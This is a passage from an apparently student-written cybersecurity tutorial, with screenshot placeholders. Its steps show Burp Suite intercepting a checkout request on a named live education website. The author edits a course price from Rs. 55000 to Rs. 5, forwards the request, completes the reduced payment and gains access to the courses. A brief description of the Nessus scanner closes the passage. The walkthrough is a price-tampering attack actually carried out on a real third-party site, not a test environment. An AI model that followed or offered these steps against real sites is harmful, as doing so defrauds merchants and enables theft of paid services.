


6) Now open the site of our choice on which we will perform burpsuite. We chose www.afaindia.com


7) Go to courses tab on this website and select any course




8) The prize for the selected course is shown as Rs. 55000




9) Now enable the FoxyProxy extension




10) Open burpsuite application and click on “Intercept is off”. It will change to “Intercept is on”.







11) We can see the course price (Rs. 55000) in burpsuite




12) Edit the price and change it to Rs. 5 then click on “Forward” tab at top left corner





13) Now the payment portal will open in the website and the new amount to be paid is Rs 5






14) The payment request will be sent on the registered mobile phone







15) Make the payment from phone



16) Now our account is created in the website and we can see the courses



17) We have to go back to burpsuite application and click “intercept is on” to switch the intercept off




NESSUS:

The most frequently used vulnerability assessment tool in the sector may assist you in lowering the attack surface of your company and ensuring compliance. High-speed asset discovery, configuration auditing, target profiling, malware detection, sensitive data discovery, and other functions are available with Nessus. Nessus supports more technologies than competing solutions, scanning key infrastructure, databases, next-generation firewalls, network devices, and hypervisors.

